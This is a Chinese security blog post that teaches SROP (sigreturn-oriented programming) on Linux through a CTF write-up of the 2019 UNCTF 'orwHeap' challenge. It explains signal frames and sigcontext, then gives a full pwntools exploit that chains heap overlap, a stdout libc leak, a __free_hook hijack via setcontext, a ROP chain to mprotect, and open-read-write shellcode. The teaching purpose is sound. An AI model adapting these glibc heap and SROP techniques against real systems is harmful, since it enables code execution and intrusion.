Linux User Exploit(0)--SROP的引伸

钞sir / 2019-11-10 11:09:00 / 浏览数 5022 安全技术 二进制安全 顶(0) 踩(0)


简介

SROP的全称是`Sigreturn Oriented`
`Programming`,这是ROP攻击方法中的一种,其中`sigreturn`是一个系统调用，在类unix系统发生signal的时候会被间接地调用;在传统的ROP攻击中我们需要寻找大量的gadg


前置知识

signal 机制

我们都知道在Linux中,系统被分为了用户态和内核态,通常情况下用户态和内核态是相互隔离开的,而`signal`机制是类unix系统中进程之间相互传递信息的一种方法,常见的信号



1. 内核向某个进程发送signal机制，该进程会被暂时挂起，进入内核态;
   内核会为该进程保存相应的上下文，主要是将所有寄存器压入栈中，以及压入signal信息,以及指向sigreturn的系统调用地址;此时栈的结构如下图所示,我们称ucontext以
   Frame.需要注意的是,这一部分是在用户进程的地址空间的;之后会跳转到注册过的signal handler中处理相应的signal.因此,当signal
   handler执行完之后，就会执行sigreturn代码.
   (此段引用ctf-wiki)



简单的来说就是当一个用户层进程发起signal时，控制权就会切到内核层,然后内核保存进程的上下文,即各个寄存器的值到用户的栈上，然后再把rt_sigreturn的地
Handler,即调用rt_sigreturn;当rt_sigreturn执行完了之后就会跳到内核层,进行内核的操作了;最后内核恢复2中保存的进程上下文,控制权再次交还到用户层进程..
## sigcontext结构体
64位:

```
struct _fpstate
{
/* FPU environment matching the 64-bit FXSAVE layout.  */
__uint16_t        cwd;
__uint16_t        swd;
__uint16_t        ftw;
__uint16_t        fop;
__uint64_t        rip;
__uint64_t        rdp;
__uint32_t        mxcsr;
__uint32_t        mxcr_mask;
struct _fpxreg    _st[8];
struct _xmmreg    _xmm[16];
__uint32_t        padding[24];
};
struct sigcontext
```

```
  {
  __uint64_t r8;
  __uint64_t r9;
  __uint64_t r10;
  __uint64_t r11;
  __uint64_t r12;
  __uint64_t r13;
  __uint64_t r14;
  __uint64_t r15;
  __uint64_t rdi;
  __uint64_t rsi;
  __uint64_t rbp;
  __uint64_t rbx;
  __uint64_t rdx;
  __uint64_t rax;
  __uint64_t rcx;
  __uint64_t rsp;
  __uint64_t rip;
  __uint64_t eflags;
  unsigned short cs;
  unsigned short gs;
  unsigned short fs;
  unsigned short __pad0;
  __uint64_t err;
  __uint64_t trapno;
  __uint64_t oldmask;
  __uint64_t cr2;
  __extension__ union
  {
    struct _fpstate * fpstate;
    __uint64_t __fpstate_word;
  };
  __uint64_t __reserved1 [8];
  };
```

32位:

```
struct sigcontext
{
 unsigned short gs, __gsh;
 unsigned short fs, __fsh;
 unsigned short es, __esh;
 unsigned short ds, __dsh;
 unsigned long edi;
 unsigned long esi;
 unsigned long ebp;
 unsigned long esp;
 unsigned long ebx;
 unsigned long edx;
 unsigned long ecx;
 unsigned long eax;
 unsigned long trapno;
 unsigned long err;
 unsigned long eip;
 unsigned short cs, __csh;
 unsigned long eflags;
 unsigned long esp_at_signal;
 unsigned short ss, __ssh;
 struct _fpstate * fpstate;
 unsigned long oldmask;
 unsigned long cr2;
};
```

可以看到这里面保存有很多的寄存器,`signal handler`返回后,内核为执行 sigreturn
系统调用,为该进程恢复之前保存的上下文，其中包括将所有压入的寄存器,重新pop回对应的寄存器,最后恢复进程的执行....
需要注意的是32位的`sigreturn`的调用号为77,64位的系统调用号为15....

攻击原理


因为`Signal Frame`保存在用户的地址空间中,所以用户是可以读写的;利用`rt_sigreturn`恢复`ucontext_t`的机制，我们可以构造一个假的`ucontext_t`,这样我们就能控制所有的寄存
不过在结构体的构建时,我们可以用`pwntools`里面有现成的[库函数](#):
用法可以这样:

```
# ■■■■■■■■■■
context.arch = "amd64"
# ■■■■■■
sigframe = SigreturnFrame()
sigframe.rax = 0x1
sigframe.rdi = 0x2
sigframe.rsi = 0x3
sigframe.rdx = 0x4
```

但是这个`SROP`并不是单纯只用在一个栈溢出漏洞中,通常我们会结合有些其他的漏洞来使用,因为比较难构造....


实例

这里我以2019`UNCTF`的`orwHeap`这道题目来简单感受一下SROP的威力:
首先,我们先运行查看这个程序的功能:




```
gcc-sir@sir:pwn2$ ./pwn
ORWHEAP
----------------------------------------------------------------
1.AddNote
2.DelNote
3.EditNote
4.Exit
Your Choice: 1
Please input size: 20
Done
1.AddNote
2.DelNote
3.EditNote
4.Exit
Your Choice:
```

我们发现是常规的堆分配,编辑和删除,但是没有输出....
检查开了哪些保护:



```
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

然后我们打开ida来分析:



```
__int64 __fastcall sub_A70(__int64 a1, __int64 a2)
{
  int i; // [sp+1Ch] [bp-34h]@1
  __int64 buf; // [sp+20h] [bp-30h]@1
  __int64 v5; // [sp+28h] [bp-28h]@1
  __int64 v6; // [sp+30h] [bp-20h]@1
  __int64 v7; // [sp+38h] [bp-18h]@1
  __int64 v8; // [sp+48h] [bp-8h]@1

  v8 = *MK_FP(__FS__, 40LL);
  buf = 0LL;
  v5 = 0LL;
  v6 = 0LL;
  v7 = 0LL;
  for ( i = 0; i < (unsigned __int64)(a2 + 1); ++i )
  {
    if ( read(0, &buf, 1uLL) <= 0 )
      exit(0);
    if ( (_BYTE)buf == 10 )
      break;
    *(_BYTE *)(a1 + i) = buf;
  }
  *(_BYTE *)(i + a1) = 0;
  return *MK_FP(__FS__, 40LL) ^ v8;
}
```

这里明显有溢出了....
所以这里我们可以利用这个漏洞来修改堆的size使得堆其重叠,然后控制堆;
但是因为这里我们没有show功能来泄露地址,所以我们要想办法利用stdout函数来泄露地址;
我们需要在堆上面留下main_arena的地址,利用重叠的堆来修改这个地址,让其分配到stdout的位置,因为stdout的地址和main_arena离的很近,所以我们只需要爆破一个
之后我们获得了地址了就可以利用fastbin attack劫持__free_hook,利用setcontex来进行SROP然后ROP读出flag了;
这里要说一下setcontext函数;

```
int setcontext(const ucontext_t *ucp);
```

这个函数的作用主要是用户上下文的获取和设置,可以利用这个函数直接控制大部分寄存器和执行流:

```
pwndbg> x/80i 0x7ffff7a7bb50
   0x7ffff7a7bb50 <setcontext>: push   rdi
   0x7ffff7a7bb51 <setcontext+1>:    lea    rsi,[rdi+0x128]
   0x7ffff7a7bb58 <setcontext+8>:    xor    edx,edx
   0x7ffff7a7bb5a <setcontext+10>:   mov    edi,0x2
   0x7ffff7a7bb5f <setcontext+15>:   mov    r10d,0x8
   0x7ffff7a7bb65 <setcontext+21>:   mov    eax,0xe
   0x7ffff7a7bb6a <setcontext+26>:   syscall
   0x7ffff7a7bb6c <setcontext+28>:   pop    rdi
   0x7ffff7a7bb6d <setcontext+29>:   cmp    rax,0xfffffffffffff001
   0x7ffff7a7bb73 <setcontext+35>:   jae    0x7ffff7a7bbd0 <setcontext+128>
   0x7ffff7a7bb75 <setcontext+37>:   mov    rcx,QWORD PTR [rdi+0xe0]
   0x7ffff7a7bb7c <setcontext+44>:   fldenv [rcx]
   0x7ffff7a7bb7e <setcontext+46>:   ldmxcsr DWORD PTR [rdi+0x1c0]
   0x7ffff7a7bb85 <setcontext+53>:   mov    rsp,QWORD PTR [rdi+0xa0]
   0x7ffff7a7bb8c <setcontext+60>:   mov    rbx,QWORD PTR [rdi+0x80]
   0x7ffff7a7bb93 <setcontext+67>:   mov    rbp,QWORD PTR [rdi+0x78]
   0x7ffff7a7bb97 <setcontext+71>:   mov    r12,QWORD PTR [rdi+0x48]
   0x7ffff7a7bb9b <setcontext+75>:   mov    r13,QWORD PTR [rdi+0x50]
   0x7ffff7a7bb9f <setcontext+79>:   mov    r14,QWORD PTR [rdi+0x58]
   0x7ffff7a7bba3 <setcontext+83>:   mov    r15,QWORD PTR [rdi+0x60]
```

```
  0x7ffff7a7bba7 <setcontext+87>:  mov    rcx,QWORD PTR [rdi+0xa8]
  0x7ffff7a7bbae <setcontext+94>:  push   rcx
  0x7ffff7a7bbaf <setcontext+95>:  mov    rsi,QWORD PTR [rdi+0x70]
  0x7ffff7a7bbb3 <setcontext+99>:  mov    rdx,QWORD PTR [rdi+0x88]
  0x7ffff7a7bbba <setcontext+106>: mov    rcx,QWORD PTR [rdi+0x98]
  0x7ffff7a7bbc1 <setcontext+113>: mov    r8,QWORD PTR [rdi+0x28]
  0x7ffff7a7bbc5 <setcontext+117>: mov    r9,QWORD PTR [rdi+0x30]
  0x7ffff7a7bbc9 <setcontext+121>: mov    rdi,QWORD PTR [rdi+0x68]
  0x7ffff7a7bbcd <setcontext+125>: xor    eax,eax
  0x7ffff7a7bbcf <setcontext+127>: ret
  0x7ffff7a7bbd0 <setcontext+128>: mov    rcx,QWORD PTR [rip+0x3572a1]        # 0x7ffff7dd2e78
  0x7ffff7a7bbd7 <setcontext+135>: neg    eax
  0x7ffff7a7bbd9 <setcontext+137>: mov    DWORD PTR fs:[rcx],eax
  0x7ffff7a7bbdc <setcontext+140>: or     rax,0xffffffffffffffff
  0x7ffff7a7bbe0 <setcontext+144>: ret
```

一般是从`setcontext+53`开始用的,不然程序容易崩溃,主要是为了避开`fldenv [rcx]`这个指令....
一般用来利用`call mprotect` -> `jmp shellcode`

```
0x7ffff7b1e4d0 <mprotect>:  mov    eax,0xa
  0x7ffff7b1e4d5 <mprotect+5>: syscall
  0x7ffff7b1e4d7 <mprotect+7>: cmp    rax,0xfffffffffffff001
  0x7ffff7b1e4dd <mprotect+13>:    jae    0x7ffff7b1e4e0 <mprotect+16>
  0x7ffff7b1e4df <mprotect+15>:    ret
  0x7ffff7b1e4e0 <mprotect+16>:    mov    rcx,QWORD PTR [rip+0x2b4991]        # 0x7ffff7dd2e78
  0x7ffff7b1e4e7 <mprotect+23>:    neg    eax
  0x7ffff7b1e4e9 <mprotect+25>:    mov    DWORD PTR fs:[rcx],eax
  0x7ffff7b1e4ec <mprotect+28>:    or     rax,0xffffffffffffffff
  0x7ffff7b1e4f0 <mprotect+32>:    ret
```

最终的exp如下:

EXP

```python
# -*- coding:utf-8 -*-
from pwn import *
import os
import struct
import random
import time
import sys
import signal

context.log_level = 'debug'
context.terminal = ['deepin-terminal', '-x', 'sh' ,'-c']
context.arch = 'amd64'

name = './pwn'
p = process(name)
# p = remote('101.71.29.5', 10005)
elf = ELF(name)
# libc = ELF('./libc-2.27.so')
libc = ELF('./x64_libc-2.23.so.6')

if args.G:
   gdb.attach(p)

def add(size, content):
   p.sendlineafter('Your Choice: ', '1')
   p.sendlineafter(': ', str(size))
   p.sendafter(': ' , content)

def delete(index):
   p.sendlineafter('Your Choice: ', '2')
   p.sendlineafter(': ', str(index))

def edit(index, content):
   p.sendlineafter('Your Choice: ', '3')
   p.sendlineafter(': ', str(index))
   p.sendafter(': ' , content)

add(0x68, '\n')
add(0x78, '\n')
add(0x68, (p64(0) + p64(0x21)) * 6 + '\n')
add(0x68, (p64(0) + p64(0x21)) * 6 + '\n')


delete(0)
add(0x68, 'a' * 0x60 + p64(0) + p8(0xf1))
delete(1)
delete(2)
add(0x78, '\n')

delete(0)
add(0x68, 'a' * 0x60 + p64(0) + p8(0xa1))
delete(1)
add(0x98, '\n')
edit(1, 'b' * 0x70 + p64(0) + p64(0x71) + p16(0x25dd))  # 0x25dd■■■■

add(0x68, '\n')
add(0x68, 'c' * 0x33 + p64(0xfbad2887 | 0x1000) + p64(0) * 3 + '\n')
p.recvn(0x88)
libc_addr = u64(p.recvn(8)) - libc.symbols['_IO_2_1_stdin_']
log.success('libc_addr: ' + hex(libc_addr))

edit(1, 'b' * 0x70 + p64(0) + p64(0x91))
delete(2)
edit(1, 'b' * 0x70 + p64(0) + p64(0x91) + p64(0) + p64(libc_addr + libc.symbols['__free_hook'] - 0x20))
add(0x88, '\n')

edit(1, 'b' * 0x70 + p64(0) + p64(0x71))
delete(2)
edit(1, 'b' * 0x70 + p64(0) + p64(0x71) + p64(libc_addr + libc.symbols['__free_hook'] - 0x13))

frame = SigreturnFrame()
frame.rdi = 0
frame.rsi = (libc_addr + libc.symbols['__free_hook']) & 0xfffffffffffff000 #
frame.rdx = 0x2000
frame.rsp = (libc_addr + libc.symbols['__free_hook']) & 0xfffffffffffff000
frame.rip = libc_addr + 0x00000000000bc375 #: syscall; ret;
payload = str(frame)
add(0x68, payload[0x80:0x80 + 0x60] + '\n')
add(0x68, 'fff' + p64(libc_addr + libc.symbols['setcontext'] + 53) + '\n')

edit(1, payload[:0x98])
delete(1)

layout = [
   libc_addr + 0x0000000000021102, #: pop rdi; ret;
   (libc_addr + libc.symbols['__free_hook']) & 0xfffffffffffff000,
   libc_addr + 0x00000000000202e8, #: pop rsi; ret;
   0x2000,
   libc_addr + 0x0000000000001b92, #: pop rdx; ret;
   7,
   libc_addr + 0x0000000000033544, #: pop rax; ret;
   10,
   libc_addr + 0x00000000000bc375, #: syscall; ret;
   libc_addr + 0x0000000000002a71, #: jmp rsp;
]

shellcode = asm('''
sub rsp, 0x800
push 0x67616c66
mov rdi, rsp
xor esi, esi
mov eax, 2
syscall
cmp eax, 0
js failed

mov edi, eax
mov rsi, rsp
mov edx, 0x100
xor eax, eax
syscall

mov edx, eax
mov rsi, rsp
mov edi, 1
mov eax, edi
syscall

jmp exit

failed:
push 0x6c696166
mov edi, 1
mov rsi, rsp
mov edx, 4
mov eax, edi
syscall

exit:
xor edi, edi
mov eax, 231
syscall
''')
p.send(flat(layout) + shellcode)
p.interactive()
```

上一篇：密码学学习笔记（一）浅析Polla... 下一篇：从0到1打造一款堪称完美antSw...